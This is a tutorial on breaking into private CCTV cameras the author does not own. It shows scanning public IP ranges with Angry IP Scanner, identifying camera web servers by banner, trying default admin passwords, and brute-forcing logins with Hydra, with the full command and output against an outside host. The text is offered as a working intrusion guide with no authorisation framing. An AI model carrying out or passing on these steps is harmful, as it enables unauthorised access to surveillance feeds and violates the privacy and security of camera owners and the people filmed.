

How to Hack CCTV Private Cameras

Now a days CCTV cameras are used many place like shops, malls, offices, warehouse etc and more. for security reason and for many more purposes. This guide will show you how to hack CCTV cameras. If search on Google for CCTV camera hacking , you will be find tricks for public CCTV camera hacking tricks. But here you will be hack private CCTV cameras



Step 1: Download Angry Ip Scanner

Angry Ip scanner is powerful GUI Port scanner .
Angry Ip scanner available for all major OS.

The screenshot shows the interface of the Angry IP Scanner application. At the top, there's a menu bar with 'Scan', 'Go to', 'Commands', 'Favorites', 'Tools', and 'Help'. Below the menu is a toolbar with buttons for 'IP Range' (with dropdown arrows), 'Hostname' (set to 'DeepHack.gomap'), 'IP' (selected), 'Netmask' (dropdown arrow), and 'Start' (green button). The main area is a table with columns: IP, Ping, Hostname, Ports [3+], and Web detect. The table lists 15 hosts from 192.168.1 to 192.168.132. Most hosts have a ping time between 44ms and 62ms and are listed as '[n/a]' for Hostname. Some hosts show specific services: 192.168.15 has RomPager/4.07 UPnP/1.0; 192.168.59 has micro_httpd; 192.168.60 has RomPager/4.07 UPnP/1.0; 192.168.83 has mini_httpd/1.19 19dec2003; 192.168.85 has DVRDVSS-Webs; 192.168.91 has Webs; 192.168.103 has '[n/a]'; 192.168.87 has 23,8080; 192.168.43 has micro_httpd; 192.168.119 has '[n/a]'; 192.168.118 has '[n/a]'; 192.168.125 has 23,80,8080; and 192.168.132 has '[n/a]'. The bottom of the window shows status 'Ready' and buttons for 'Display', 'Open ports', and 'Threads: 0'.

IP	Ping	Hostname	Ports [3+]	Web detect
192.168.1	46 ms	[n/a]	23,80	[n/a]
192.168.15	45 ms	[n/a]	23,80	RomPager/4.07 UPnP/1.0
192.168.32	44 ms	[n/a]	23,80	RomPager/4.07 UPnP/1.0
192.168.37	39 ms	[n/a]	80	RomPager/4.07 UPnP/1.0
192.168.51	48 ms	[n/a]	80	[n/a]
192.168.73	51 ms	[n/a]	23,80	[n/a]
192.168.52	49 ms	[n/a]	23	[n/a]
192.168.59	54 ms	[n/a]	23,80	micro_httpd
192.168.60	45 ms	[n/a]	80	RomPager/4.07 UPnP/1.0
192.168.83	65 ms	[n/a]	80,8080	mini_httpd/1.19 19dec2003
192.168.85	67 ms	[n/a]	80	DVRDVSS-Webs
192.168.91	44 ms	[n/a]	23,80	Webs
192.168.103	49 ms	[n/a]	23	[n/a]
192.168.87	61 ms	[n/a]	23,8080	[n/a]
192.168.43	45 ms	[n/a]	23,80	micro_httpd
192.168.119	62 ms	[n/a]	80	[n/a]
192.168.118	82 ms	[n/a]	80	[n/a]
192.168.125	53 ms	[n/a]	23,80,8080	[n/a]
192.168.132	52 ms	[n/a]	23,80	[n/a]

Download and Install Angry ip scanner

Step 2: Choose Ip Address Range

It's important that how to choose proper ip address range for CCTV camera hacking. CCTV cameras are connected with broadband internet connection. If you're accessing broadband router then find your public ip address. Just type 'My IP' in Google or Bing search bar. Google will show your public ip address

The screenshot shows a web browser window with the title 'my ip - Bing - Iceweasel'. The search bar contains 'my ip'. Below the search bar, the Bing logo is visible. The search results page displays the query 'my ip' and the result 'Your IP Address' followed by the IP address '77.247.181.165'. To the right of the main search results, there is a sidebar titled 'Related searches' containing links such as 'What Is My IP Address? IP Address Tools and More', 'What Is My IP - The IP Address Experts Since 1999', and 'IP Address Lookup - What Is My IP ® - WhatIsMyIP.com'. There is also a section for 'Paycheck Online IP'.

Here **77.247.181.165** is my public ip . So ip range can be **77.247.181.1** o **77.247.181.255** or
77.247.181.1 o **77.247.185.255**


Step 3: Configure Angry Ip for CCTV Camera Hacking

Open Angry Ip Scanner

Go to tools > Preferences > Ports | add ports

80,8080,23 in Port selection tab

It will scan **80,8080** and **23 port.**




We need add web detect. Web detect can show short details about device details connected to internet. like as follows:

- 1.CCTV camera model name
- 2.CCTV camera name
- 3.router name or router model name

Add web detect as follows

Go to Tools > Fetchers > add (<<) web detect



Click OK

Step 4: Start Ip Range Scanning

Add ip range in Ip range tab and click start

IP	Ping	Hostname	Ports [▼]	Web detect
192.168.1.5	45 ms	[n/a]	23,80	RomPager/4.07 UPnP/1.0
192.168.1.10	47 ms	[n/a]	80	RomPager/4.07 UPnP/1.0
192.168.1.11	56 ms	[n/a]	80	DVRDVS-Webs
192.168.1.17	38 ms	[n/a]	80	RomPager/4.07 UPnP/1.0
192.168.1.39	47 ms	[n/a]	23,80	RomPager/4.07 UPnP/1.0
192.168.1.43	48 ms	[n/a]	23,80	micro_httpd
192.168.1.31	63 ms	[n/a]	80	RomPager/4.07 UPnP/1.0
192.168.1.63	59 ms	[n/a]	80	[n/a]
192.168.1.59	53 ms	[n/a]	23,80	micro_httpd
192.168.1.60	44 ms	[n/a]	80	RomPager/4.07 UPnP/1.0
192.168.1.61	52 ms	[n/a]	80	[n/a]
192.168.1.73	50 ms	[n/a]	23,80	[n/a]
192.168.1.81	45 ms	[n/a]	80	thhttpd/2.25b 28dec2003
192.168.1.87	60 ms	[n/a]	23,8000	[n/a]
192.168.1.86	44 ms	[n/a]	23,80	uc-httdp 1.0.0
192.168.1.83	65 ms	[n/a]	80,8080	ms_httpd/1.19 19dec2003
192.168.1.13	44 ms	[n/a]	23	[n/a]
192.168.1.85	69 ms	[n/a]	80	DVRDVS-Webs
192.168.1.99	58 ms	[n/a]	80	RomPager/4.07 UPnP/1.0

After scanning finished you will find interesting information in web detect tab some examples as follows

- 1.RomPager/4.07 UPnP/1.0 ----- router
- 2.uc-httdp 1.0.0 ----- CCTV camera
- 3.DVRDVS-Webs ----- CCTV camera
- 4.microhttpd ----- router
- 5.Webs ----- CCTV camera
- 6.Hikvision-Webs ----- CCTV camera
- 7.iBall-Baton ----- CCTV camera

Copy ip address of detected CCTV camera and pest in browser press enter.

Step 5: Default Username and Password

Most of the CCTV cameras and router configured default username and password. example

```
Username : admin | password : admin  
Username : admin | password : (blank password)  
Username : admin | password : 12345  
Username : admin | password : 9999
```

You can find default username and password list trying some googling

some CCTV cameras need plugin, you can download from same page. If not found plugin at same page then go to manufacture website site and download it.

Step 6: Crack CCTV Camera Password Using Hydra

If default password not work then we need to crack it. hydra is powerful brute force tool can crack CCTV cameras password.

Note

There are 100s of bruteforcing tools available like hashcat or ocl but we'll focus on hydra as its our favourite.

Now fire up kali

```
root@DeepHack:~# hydra -s 80 -l admin -P  
/root/Desktop/w1/cctvpass.txt -e ns -t 16 targetIP  
http*
```

```
root@DeepHack: ~
File Edit View Search Terminal Help
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-04 20:34:10
root@DeepHack:~# hydra -s 80 -l admin -P /root/Desktop/wl/cctvpass.txt -e ns -t 16 [REDACTED] 34.151.110 http
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-04 20:34:34
[WARNING] The service http has been replaced with http-head and http-get, using by default GET method. Same for https.
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] 16 tasks, 1 server, 645 login tries (l:1/p:645), ~40 tries per task
[DATA] attacking service http-get on port 80
[WARNING] Unusual return code: 5 for admin:RIP000
[WARNING] Unusual return code: 5 for admin:tech
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:monitor
[WARNING] Unusual return code: 5 for admin:recovery
[WARNING] Unusual return code: 5 for admin:recovery
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:tech
[WARNING] Unusual return code: 5 for admin:manager
[WARNING] Unusual return code: 5 for admin:1234admin
[WARNING] Unusual return code: 5 for admin:security
[WARNING] Unusual return code: 5 for admin:password
[WARNING] Unusual return code: 5 for admin:tech
[WARNING] Unusual return code: 5 for admin:synnet
[WARNING] Unusual return code: 5 for admin:tech
[00][www] host: [REDACTED] 34.151.110 login: admin password: PASSWORD
[00][www] host: [REDACTED] 34.151.110 login: admin password: tech quieter you become, the more you are able to hear
[00][www] host: [REDACTED] 34.151.110 login: admin password: admin
[00][www] host: [REDACTED] 34.151.110 login: admin password:
[WARNING] Unusual return code: 5 for admin:secure
[WARNING] Unusual return code: 5 for admin:password
[00][www] host: [REDACTED] 34.151.110 login: admin password: tech
[00][www] host: [REDACTED] 34.151.110 login: admin password: ILMI
[00][www] host: [REDACTED] 34.151.110 login: admin password: PASSWORD
[00][www] host: [REDACTED] 34.151.110 login: admin password: ANYCOM
[00][www] host: [REDACTED] 34.151.110 login: admin password: adminttd
```

Hydra syntax

-s 80 -- define port number

-l admin -- default login name admin

-P /root/desktop/worldlist.txt -- choose your word list for brute force

-e --- empty password

ns --- try login as password and try empty password

http --- port name for attack

Using this you can hack some CCTV cameras!